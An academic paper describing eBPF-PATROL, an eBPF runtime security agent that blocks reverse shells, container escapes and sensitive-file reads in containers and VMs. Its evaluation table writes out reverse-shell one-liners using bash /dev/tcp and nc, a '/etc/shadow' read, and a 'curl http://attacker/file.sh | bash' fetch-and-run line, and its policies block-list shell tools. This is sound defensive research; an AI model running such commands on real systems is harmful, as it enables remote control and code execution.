Kathmandu University Journal of Science, Engineering and Technology, 2025

Kathmandu University
Journal of Science, Engineering and Technology

eBPF-PATROL: Protective Agent for Threat Recognition and Overreach Limitation using exteneded Berkeley Packet Filter (eBPF) in Containerized and Virtualized Environments

Sangam Ghimire *[a], Nirjal Bhurtel [a], Roshan Sahani [a], and Sudan Jha [a]

[a]Department of Computer Science and Engineering, SoE, Kathmandu University, Nepal.

Abstract

With the increasing use and adoption of cloud and cloud-native computing, the underlying technologies,(i.e containerization and virtualization) have become foundational. However, strict isolation and maintaining runtime security in those environments has become increasingly challenging. Existing approaches like `seccomp` and Mandatory Access Control (MAC) frameworks offer some protection upto a limit, but often lacks context-awareness, syscall argument filtering, and adaptive enforcement, providing the ability to adjust it's descision at runtime based on observed application behaviour, workload changes, or detect anomalies rather than relying solely on static/predefined rule.

Our paper introduces **eBPF-PATROL** (eBPF-Protective Agent for Threat Recognition and Overreach Limitation), an extensible lightweight runtime security agent that uses extended Berkeley Packet Filter (eBPF) technology to monitor and enforce policies in containerized and virtualized environments. By intercepting system calls, analyzing execution context, and applying user-defined rules, eBPF-Protective Agent for Threat Recognition and Overreach Limitation (eBPF-PATROL) detects and prevents real-time boundary violations, such as reverse shells, privilege escalation, and container escape attempts.

We describe the architecture, implementation, and evaluation of eBPF-PATROL, demonstrating its low overhead (<2.5%) and high detection accuracy across real-world attack scenarios.

Keywords: eBPF; Containerization; Virtualization; SysCalls; Cloud-Native Computing; Secure Computing; Container Runtime Security; Context-Aware Security; Intrusion Detection; Security Policy Enforcement; Linux Kernel Security.

1. Introduction

With the wide adoption of cloud-native computing, virtualization and containerization has proved to be cornerstone for scalable, portable, and efficient software deployment. Containerization allows multiple isolated environment at user-space level to share a single kernel, which helps optimize resource utilization across microservices and distributed system applications. Generally, these environments interact with the underlying kernel through system calls, I/O and networking.

Although the shared-kernel model provides flexibility, it introduces significant attack surface. Compromized malicious containerized workload can exploit the legitimate system interfaces to launch a variety of attacks, that includes privilege escalation, lateral movement across containers, or unauthorized access to resources. Similarly, in virtualized systems hypervisor escape and inter-Virtual Machine (VM) attack poses similar risks. Generally, techniques such as syscall tampering, namespace escapes, misuse of Linux capabilities, and manipulation of unguarded kernel APIs are used by intruders for unauthorized actions.

These risks can be mitigated up to a level using traditional mechanisms like `seccomp` (secure computing mode) that restricts the syscalls available to containerized processes. But, techniques like `seccomp` is limited in scope. It filters only syscall numbers without understanding their context or arguments. This limitation allows sophisticated attacks to bypass these filters. For example, CVE-2022-0185 (a heap overflow in `fsconfig()`) and CVE-2022-0847 (Dirty Pipe) exploited syscalls permitted by default `seccomp` profiles, enabling container breakouts and unauthorized file modifications.

Additionally, `seccomp` does not inspect syscall arguments. The action `open("/etc/shadow")` is inseperable from `open("/tmp/file")` if `open()` is allowed, even though the former exposes highly sensitive data. Such semantic blindness can be used by attackers to access privileged resources. Also, `seccomp` is not designed to handle side-channel attacks, Linux capability abuse (e.g., `CAP_SYS_ADMIN`, `CAP_NET_RAW`), or logic flaws in userspace code, which leavs many such critical paths unprotected.

These challenges can be addressed using Extended Berkeley Packet Filter (**eBPF**). It has emerged as a powerful technology for safe, dynamic introspection and enforcement within the Linux kernel. It acts as a programmable middleware layer and enables real time observability and policy enforcement at multiple kernel entry points without requiring kernel modifications or high performance overhead. It's safety model ensures that the programs are verified and sandboxed prior to execution which makes it ideal for production security tools.

In this paper, we propose **eBPF-PATROL**, which is a lightweight eBPF-based runtime security agent designed to detect and limit malicious behaviors in containerized and virtualized environments. We present our proposed architecture, implementation, and evaluation of our system, highlighting its capabilities for precise monitoring, real-time threat detection, and adaptive policy enforce-

*Corresponding author. Email: 1sangamghimire1@gmail.com ment.

Our work highlights how eBPF can bridge the gap between static policy enforcement and adaptive runtime defense, which enables proactive, context-aware protection for modern cloud and virtualization stacks.

2. Related Work

Modern virtualization and containerization technologies provide lightweight process isolation by leveraging user-space separation and namespace-based control mechanisms. Containers and virtual machines operate primarily in *user mode* [1], where system libraries (such as the GNU C Library) and runtime environments execute on behalf of the application environments [2].

Although user-space isolation provides an additional degree to process separation, it is often referred to as *soft isolation* sufficient from a user perspective but inadequate in the presence of kernel vulnerabilities [3]. As containerized workloads share the same kernel, any vulnerability that can be triggered via system calls such as memory corruption, type confusion and heap overflows can potentially compromise the host or other co-resident containers [4] which highlights the pressing need for stronger runtime enforcement mechanisms that essential to maintain robust isolation guarantees in multi-tenant environments.

There are ongoing research efforts and existing open-source tools that have sought to improve isolation and threat detection in such systems, focusing on either enhancing user-space constraints or deploying runtime monitoring in the kernel.

2.1. User-Space Isolation and Access Control

One traditional line of work focuses on tightening user-space control using Mandatory Access Control (MAC) frameworks such as AppArmor, SELinux, and seccomp [5, 6, 7]. These tools allow static configuration of process-level capabilities, syscall filtering, and file access restrictions.

Protect [8] presents a mechanism that combines syscall interception with AppArmor for securing virtualized environments. The authors demonstrate that integrating these user-space access control techniques can help prevent certain types of boundary violations. However, Protect suffers from limited visibility into syscall semantics and provides no runtime learning or adaptive enforcement.

Similarly, tools like gVisor and Nabla [9, 10] attempt to harden user space by introducing lightweight VMMs (Virtual Machine Monitors) or unikernels[11] to act as syscall proxies. These solutions offer stronger isolation at the cost of performance, increased complexity, and compatibility constraints with standard Linux applications.

2.2. Kernel-Level Monitoring with eBPF

To overcome the limitations of user-space-only enforcement, recent work has focused on leveraging eBPF to perform runtime monitoring and policy enforcement directly in the kernel. eBPF allows programs to hook into various kernel events such as system calls, network packets, and process lifecycle changes, making it ideal for dynamic and context-aware security.

Gwak et al. [12] explore eBPF's application in Kubernetes-based environments. Their work demonstrates how eBPF probes can be dynamically attached to system calls and container-specific cgroups to monitor runtime behavior. Their approach enables fine-grained process-level tracking, including syscall tracing and file descriptor monitoring. However, their focus is largely on observability rather than proactive enforcement or threat prevention.

Tracee [13], developed by Aqua Security, and Falco[14], maintained by Sysdig, are notable open-source tools that leverage eBPF for container runtime security. Tracee provides a lightweight syscall trace engine that allows for behavioral anomaly detection based on predefined rules [13]. Falco uses a hybrid of kernel modules and eBPF for detecting abnormal activity such as privilege escalation attempts or file tampering. While effective, these tools often rely on fixed rule sets and do not natively support inline enforcement or policy learning[14].

Cilium and Tetragon [15, 16] further extend eBPF's capabilities to network-level observability and enforcement. These tools provide kernel-level L3-L7 visibility and policy enforcement, but are often tuned more toward networking concerns rather than syscall-level control or container process behavior.

In summary, existing solutions exhibit several limitations: they often focus exclusively on *detection* rather than *prevention*, lack contextual filtering capabilities such as syscall argument inspection or process lineage analysis, impose non-negligible performance overheads, or fail to integrate seamlessly with orchestration platforms like Kubernetes. These shortcomings highlight the need for a more comprehensive approach. **eBPF-PATROL** addresses these gaps by combining real-time syscall and process monitoring with active enforcement mechanisms. Unlike prior tools that focus solely on logging or alerting, eBPF-PATROL implements runtime policies capable of intercepting and modifying system behavior on the fly, enforcing argument-aware syscall controls, and enabling fine-grained, context-sensitive security decisions across both containerized and virtualized environments.

3. Threat Model

eBPF-PATROL is designed to enhance runtime security in containerized and virtualized environments by detecting and limiting malicious activity originating from within compromised workloads. This section outlines the security assumptions, adversary capabilities, and classes of threats addressed by our system.

3.1. System Assumptions

We assume a modern Linux host environment that uses containers (e.g., Docker, containerd, Container Runtime Interface (CRI)-O)[1] or virtual machines (e.g., Kernel-based Virtual Machine (KVM)/Quick EMUlator (QEMU)) to isolate tenant workloads. The system runs with kernel support for eBPF (Linux 5.8+), and containers are orchestrated using platforms such as Kubernetes.

We assume that the host kernel and the eBPF verifier are trusted and uncompromised. Our system operates under the assumption that the container runtime, eBPF subsystem, and control plane components (such as the PATROL daemon or controller) are secure and protected by appropriate access control measures.

3.2. Adversary Model

We consider an adversary who has gained execution control within a container or virtual machine through:

- Exploitation of vulnerable applications or exposed services.
- Injection of malicious binaries, scripts, or reverse shell payloads.
- Use of living-off-the-land binaries (LOLBins)[2] like `bash`, `curl` or `python` to escalate privileges or move laterally.

The attacker may attempt to:

- Escape the container or VM to gain access to the host system.

[1]CRI-O is an implementation of the Kubernetes CRI to enable using Open Container Initiative (OCI) compatible runtimes.

[2]LOLBins [17] are binaries of a non-malicious nature, local to the operating system, that have been utilised and exploited by cyber criminals and crime groups to camouflage their malicious activity.

- Exploit kernel vulnerabilities via crafted system calls (e.g., CVE-2022-0185[3], CVE-2022-0847[4]).
- Abuse Linux capabilities (e.g., `CAP_SYS_ADMIN`, `CAP_NET_RAW`, `CAP_SYS_PTRACE`) to manipulate system state.
- Interact with sensitive files, devices, or kernel interfaces from within an isolated environment.
- Perform lateral movement or data exfiltration over the network.

3.3. Out-of-Scope Threats

Our system does not defend against:

- Zero-day flaws in the eBPF subsystem or verifier itself.
- Compromises at the hypervisor or host kernel level prior to PATROL deployment.
- Side-channel attacks such as Spectre, Meltdown, or timing-based inference.
- Persistent threats that operate entirely in user-space without triggering kernel interactions.
- Attacks that originate from a malicious host targeting guest containers VMs.

3.4. Security Goals

eBPF-PATROL aims to:

- Detect unauthorized or anomalous system behavior in real time.
- Prevent common container escape and privilege escalation techniques.
- Provide syscall-level filtering based on syscall arguments and execution context.
- Enforce runtime policies with minimal performance overhead.
- Offer visibility and control across both containerized and virtualized environments.

4. System Architecture

eBPF-PATROL is designed as a modular, lightweight agent that operates at the kernel level to monitor and enforce runtime security policies in containerized and virtualized environments. The system leverages eBPF programs to intercept key system-level events (e.g., system calls, process execution, and network activity) and applies configurable policies in real time to detect and mitigate malicious behavior.

4.1. Overview

The architecture of eBPF-PATROL is composed of four core components:

- **Probe Manager**: Responsible for attaching eBPF probes to kernel tracepoints, kprobes, and cgroup hooks. These probes are used to capture runtime events such as syscall invocation, file access, network connections, and process creation.
- **Policy Engine**: Defines and manages a set of user-defined or prebuilt policies for threat detection and enforcement. Policies can filter on syscall names, argument values, execution context, container metadata, or process lineage.
- **Event Analyzer**: Collects telemetry data from eBPF probes and correlates it in userspace to detect suspicious patterns.

[3]CVE-2022-0185[18] — A heap-based buffer overflow in the Linux kernel's `fsconfig()` syscall, which allowed container escape and privilege escalation.

[4]CVE-2022-0847 [19] — Known as "Dirty Pipe," this vulnerability allowed arbitrary file overwrite in the Linux kernel via the `splice()` syscall, bypassing read-only file protections.



Figure 1: High-level architecture of eBPF-PATROL

This module supports both signature-based and behavior-based detection. It maintains per-process or per-container activity profiles and flags deviations from expected behavior.
- **Enforcement Module**: Applies policy actions such as blocking a syscall, killing a process, revoking capabilities, generating alerts, or logging events for audit purposes. Actions can be taken immediately at the kernel level or deferred to a userspace control plane depending on policy criticality.

4.2. Data Flow and Event Lifecycle

The typical event lifecycle in eBPF-PATROL is illustrated in Figure 3. It consists of the following steps:

1. A container or VM process initiates a syscall or interacts with the kernel (e.g., `execve`, `open`, `ptrace`).
2. The Probe Manager hooks into this event using eBPF programs attached to relevant kernel interfaces.
3. Captured data (e.g., Syscall name, arguments, PID, UID, cgroup info) is forwarded to the Event Analyzer through perf buffers or ring buffers.
4. The Event Analyzer checks the event against loaded security policies.
5. If a policy violation is detected, the Enforcement Module applies the specified action (e.g., deny Syscall, log event, isolate container).
6. All events are optionally logged or sent to a centralized observability stack (e.g., ELK, Prometheus, or a SIEM).

4.3. Deployment Models

eBPF-PATROL supports multiple deployment scenarios:



Figure 2: Probe Architecture



Figure 3: Policy Enforcement Flow

- **Standalone Agent**: Runs as a daemon on bare-metal or virtualized hosts, monitoring all containers and VMs from the host kernel.
- **Kubernetes Integration**: Deployed as a DaemonSet, with each node running an instance of the P.A.T.R.O.L agent. Policies can be distributed via ConfigMaps or CRDs.
- **VM-Level Enforcement**: Embedded in VM images or integrated with hypervisor-level instrumentation to monitor guest workloads.

4.4. Policy Definition and Example

Policies are defined declaratively and can be customized per workload type. An example policy is shown below:

```
policy:
  name: block-shadow-access
  syscall: open
  match:
    path: "/etc/shadow"
    container: "*"
  action: deny
```

This policy denies any attempt by a container to access the sensitive file `/etc/shadow` via the `open()` syscall.

5. Implementation

We implemented eBPF-PATROL as a modular, extensible runtime security agent using the Linux eBPF infrastructure. The system is written primarily in C (for kernel-space eBPF programs) and Go (for the user-space controller and policy manager), with optional support for YAML/JSON-based policy configuration.

5.1. Technology Stack

- **eBPF Runtime**: We use the `libbpf` and BCC (BPF Compiler Collection) toolkits to compile and load eBPF programs. These programs are attached to key kernel hooks such as kprobes, tracepoints, and cgroup syscall hooks.
- **User-space Controller**: Written in Go, the controller is responsible for loading policies, managing event buffers, processing data from kernel-space probes, and triggering enforcement actions.
- **Policy Configuration**: Policies are defined in YAML format and parsed at runtime. The system supports condition-based filtering (e.g., syscall name, arguments, process metadata) and can apply multiple actions per rule (e.g., log, block, isolate).
- **Communication Channel**: Events from kernel-space to user-space are passed through eBPF ring buffers for low-latency data transfer. The Go controller reads these buffers asynchronously and dispatches them to the Event Analyzer.

5.2. eBPF Probe Design

We implemented several eBPF programs that attach to kernel functions via kprobes and tracepoints:

- **Syscall Interceptors**: Hooks for syscalls such as `execve`, `open`, `clone`, `ptrace`, `mount`, and `socket` capture arguments and calling process metadata.
- **Cgroup-aware Filtering**: Using BPF cgroup hooks, we associate syscalls with container or VM contexts, enabling per-container policy enforcement.
- **Context Enrichment**: Each event is enriched with UID, PID, command name, cgroup ID, and namespace identifiers to support precise attribution and behavioral profiling.

5.3. Userspace Policy Enforcement

Upon receiving an event from the kernel:

1. The userspace analyzer parses the event and matches it against loaded policy rules.
2. If a match is found, the corresponding action is triggered:



Figure 4: Syscall Flow With PATROL

- **Block syscall**: A verdict is passed to the kernel via a shared BPF map, instructing the syscall handler to return an error.
- **Terminate process**: A kill signal is sent to the offending process using its PID.
- **Alert**: The event is logged or sent to an external system (e.g., ELK, Prometheus, SIEM).

5.4. Blocking Reverse Shells

A common technique for post-exploitation is spawning reverse shells using tools like `bash`, `nc`, or `python`. The following policy blocks any use of these binaries in the `execve` syscall:

```
policy:
  name: block-reverse-shell
  syscall: execve
  match:
    argv:
      contains: ["bash", "nc", "python",
      "sh"]
  action: deny
```

The eBPF probe captures `execve` arguments, and if any known shell interpreter or network utility is found, the syscall is denied immediately.

5.5. Performance Considerations

To minimize overhead:

- Only critical syscalls are monitored.
- Ring buffers are used instead of perf events for efficiency.
- Policy evaluation is performed asynchronously to avoid blocking the kernel.

Initial benchmarks show that the overhead introduced by P.A.T.R.O.L remains below 2% CPU usage under typical container workloads.

6. Evaluation

We evaluate eBPF-PATROL to demonstrate its effectiveness in detecting and mitigating container and VM-based attacks, its performance impact on running workloads, and its accuracy compared to existing tools.

Our evaluation focuses on four key areas:

- Detection Accuracy
- Performance Overhead
- Response Latency
- Comparative Analysis with Existing Tools

6.1. Experimental Setup

All experiments were conducted on a machine with:

- 8-core Intel Xeon CPU @ 2.60GHz
- 32 GB RAM, running Ubuntu 22.04 LTS (Linux Kernel 5.15)
- Docker Engine 24.0.2 and Kubernetes 1.28
- eBPF tooling: `libbpf`, `bpftool`, and custom Go-based userspace controller

Workloads included standard container benchmarks (e.g., Redis, NGINX, PostgreSQL) and synthetic stress tools (e.g., `sysbench`, `wrk`, and custom syscall fuzzers).

6.2. Detection Accuracy

We tested P.A.T.R.O.L against real-world attack scenarios:

- **Reverse Shell** using `nc` and `bash`
- **Container Escape Attempt** using CVE-2022-0185 payload
- **Privilege Escalation** using `CAP_SYS_ADMIN` and `ptrace`
- **Sensitive File Access** (`/etc/shadow`, `/proc/kcore`)

Table 1: Detection Results of eBPF-PATROL.

Attack	Detected	Prevented	False Positives
Reverse Shell (bash/nc)	✓	✓	0
Container Escape (CVE-2022-0185)	✓	✓	0
Sensitive File Read	✓	✓	0
Privilege Escalation via `ptrace`	✓	✓	1
Benign Admin Script	✗	✗	0

P.A.T.R.O.L successfully detected and blocked all tested malicious behaviors. One false positive occurred during a benign diagnostic script using `ptrace`, which was resolved by adjusting the policy.
For all other cases with a false positive count of "0," this outcome is due to the detection rules not matching any benign activity during evaluation, indicating that the result stems from deliberate rule design rather than an absence of benign test scenarios.

6.3. Performance Overhead

We measured the impact of P.A.T.R.O.L on system performance using CPU-bound and I/O-bound workloads, as well as its memory footprint.

Across workloads, the average performance degradation remained below 2.5%, demonstrating P.A.T.R.O.L's suitability for production systems.

Table 2: Performance overhead (CPU and memory) of eBPF-PATROL.

Test	Baseline (No PATROL)	With PATROL	Memory Overhead
Redis Ops/sec	120,000	117,500 (-2.1%)	+10 MB
NGINX Req/sec	28,000	27,300 (-2.5%)	+11 MB
Sysbench CPU Events/sec	45,000	44,200 (-1.8%)	+9 MB

6.4. Response Time

We measured the time taken between syscall interception and enforcement decision using internal timers:

- Average latency: **23 µs**
- 99th percentile: **41 µs**

This fast response time is enabled by efficient kernel-to-userspace communication via ring buffers and preloaded policy maps in memory.

6.5. Comparison with Existing Tools

Unlike Falco and Tracee, which focus on detection, P.A.T.R.O.L provides inline enforcement, making it a stronger defensive tool. AppArmor lacks argument-level control and cannot enforce dynamic runtime decisions.

Table 3: Feature comparison between P.A.T.R.O.L and existing tools.

Feature	P.A.T.R.O.L	Falco	Tracee	AppArmor
Real-Time Enforcement	✓	✗	✗	✓
Syscall Argument Filtering	✓	✓	✓	✗
Kernel-Level Hooking	✓	✓	✓	✗
Custom Policies	✓	✓	✓	Limited
Network Awareness	✓	Limited	✗	✗
Overhead $< 3\%$	✓	✗	✓	✓

6.6. Attack Scenarios: Commands Used

To ensure reproducibility, we list below the exact commands used to simulate each attack scenario during evaluation.

7. Case Studies

We present case studies illustrating how eBPF-PATROL detects and mitigates real-world security threats in containerized and virtualized environments.

Table 4: Attack command examples.

Attack Type	Command
Reverse Shell (bash)	`bash -i >& /dev/tcp/10.0.0.5/4444 0>&1`
Reverse Shell (nc)	`nc -e /bin/sh 10.0.0.5 4444`
Sensitive File Access	`cat /etc/shadow`
Container Escape (CVE-2022-0185)	`./exploit_fsconfig`
Capability Abuse (ptrace)	`strace -p <pid>`
Fileless Execution	`curl http://attacker/file.sh | bash`

7.1. Case Study 1: Reverse Shell in Compromised Container

Scenario: A legitimate Node.js application running in a Kubernetes pod is exploited via a vulnerable dependency. The attacker spawns a reverse shell using `bash` to gain interactive control.

Detection: eBPF probe intercepts an `execve()` call with arguments containing `bash` and network redirection syntax.

Policy Match:

```
syscall: execve
match:
  argv:
    contains: ["bash", "/dev/tcp"]
action: deny
```

Outcome: The syscall is denied. Container logs indicate a policy violation. No outbound connection is established. The attack is blocked in real time.

7.2. Case Study 2: CVE-2022-0185 Container Escape Attempt

Scenario: A proof-of-concept exploit for CVE-2022-0185 is executed in an Alpine container granted `CAP_SYS_ADMIN` and access to the `fsconfig()` syscall.

Detection: An eBPF probe hooked to `fsconfig()` captures argument anomalies consistent with known exploit payloads.

Policy Match:

```
syscall: fsconfig
match:
  argv:
    suspicious: true
action: kill
```

Outcome: The container process is immediately terminated. An audit log entry is created. The host kernel remains unaffected.

7.3. Case Study 3: ptrace Abuse in VM for Process Snooping

Scenario: A VM user attempts to inspect a privileged process using `strace` and `ptrace()`.

Detection: An eBPF probe intercepts the `ptrace()` syscall and evaluates the caller's UID and target process ownership.

Policy Match:

```
syscall: ptrace
match:
  uid: "!0"
  target_pid_owner: "!self"
action: deny
```

Outcome: The syscall is blocked. The user cannot snoop on unauthorized processes. A warning is logged for security auditing.

8. Future Work

Several promising directions exist to extend the capabilities of eBPF-PATROL:

- **Adaptive Policy Learning**: Integrating lightweight machine learning models to learn normal behavior and adaptively refine policies for unknown threats.
- **User-Space Visibility**: Augmenting kernel-level observability with minimal user-space tracing (e.g., libc hooks or dynamic LD_PRELOAD strategies) to detect fileless and logic-level attacks.
- **Distributed Coordination**: Enabling coordination across nodes in a Kubernetes cluster for propagating policy violations, sharing attack signals, and enabling cooperative defense.
- **Wider syscall coverage and argument semantics**: Deepening coverage of complex syscalls (e.g., `ioctl`, `mmap`, `clone`) and their argument patterns.
- **Multi-tenancy Support**: Enhancing policy isolation and enforcement guarantees in shared-host, multi-tenant cloud scenarios.
- **eBPF for Windows**: Investigating how similar techniques can be adapted for emerging eBPF support in Windows environments.

9. Conclusion

Modern containerized and virtualized environments demand robust, context-aware runtime security without sacrificing performance or compatibility. In this work, we introduced **eBPF-PATROL**, a lightweight and extensible eBPF-based security agent designed to detect, analyze and prevent boundary violations in real time.

eBPF-PATROL leverages dynamic syscall and process instrumentation to enforce fine-grained security policies at runtime. By combining argument-level syscall inspection, container context awareness, and proactive enforcement actions (such as syscall denial and process termination), the system effectively blocks a wide range of common attacks—including reverse shells, container escapes, and capability abuse.

Our evaluations show that eBPF-PATROL achieves strong threat detection capabilities with less than 2.5% performance overhead across typical containerized workloads. Through case studies, we demonstrated its ability to detect and mitigate real-world attack techniques without requiring intrusive kernel modifications or complex deployment procedures.

In conclusion, eBPF-PATROL demonstrates the potential of kernel-level instrumentation for practical, real-time security enforcement in modern infrastructure. We hope this work inspires further research and development in programmable security enforcement using emerging kernel technologies like eBPF.

References

[1] vrapolinario. Containers vs. virtual machines (2023). URL `https://learn.microsoft.com/en-us/virtualization/windowscontainers/about/containers-vs-vm`, learn.microsoft.com.

[2] CyberPanel. How linux works: Unlock power for seamless server management (2023). URL `https://cyberpanel.net/blog/how-linux-works`, cyberpanel.net.

[3] Varadarajan V, Ristenpart T & Swift M M. Scheduler-based defenses against cross-vm side-channels. In: *Proc. 23rd USENIX Security Symposium (USENIX Security 14)*. USENIX Association, San Diego, CA, USA (2014), pp. 687–702. URL `https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/varadarajan`.

[4] Tarin I. Understanding and avoiding container security vulnerabilities (2025). URL `https://www.suse.com/c/understanding-and-avoiding-container-security-vulnerabilities/`, sUSE.

[5] Ltd C. Apparmor linux security module (2023). URL `https://apparmor.net`.

[6] Red Hat I. What is selinux? (2023). URL `https://www.redhat.com/en/topics/linux/what-is-selinux`.

[7] Kerrisk M. seccomp(2) — linux manual page (2024). URL `https://man7.org/linux/man-pages/man2/seccomp.2.html`.

[8] Win T Y, Tso F P, Mair Q & Tianfield H. Protect: Container process isolation using system call interception. In: *14th Int. Symp. Pervasive Systems, Algorithms and Networks (ISPAN-FCST-ISCC)*. IEEE, Exeter, UK (2017).

[9] LLC G. gvisor: Application kernel for containers (2023). URL `https://gvisor.dev`.

[10] Project N C. Nabla containers (2023). URL `https://nabla-containers.github.io`.

[11] Project U. Unikernels — rethinking cloud infrastructure (2023). URL `http://unikernel.org`.

[12] Gwak S, Doan T P & Jung S, Container instrumentation and enforcement system for runtime security of kubernetes platform with ebpf, *Intell. Autom. Soft Comput.*, 37(2) (2023) 1773–1786.

[13] Security A. Tracee: Runtime security and forensics using ebpf (2023). URL `https://github.com/aquasecurity/tracee`.

[14] Sysdig I. Falco: Cloud native runtime security (2023). URL `https://falco.org`.

[15] Project T C. Cilium: ebpf-based networking, security, and observability (2023). URL `https://cilium.io`.

[16] Hoh T & Team T C. Tetragon: ebpf-based security observability and runtime enforcement (2022). URL `https://github.com/cilium/tetragon`.

[17] Project L. Lolbas: Living off the land binaries and scripts (2025). URL `https://github.com/LOLBAS-Project/LOLBAS/blob/master/README.md`.

[18] Corporation M. Cve-2022-0185: Heap-based buffer overflow in fsconfig() (2022). URL `https://nvd.nist.gov/vuln/detail/CVE-2022-0185`.

[19] Corporation M. Cve-2022-0847: Dirty pipe vulnerability (2022). URL `https://nvd.nist.gov/vuln/detail/CVE-2022-0847`.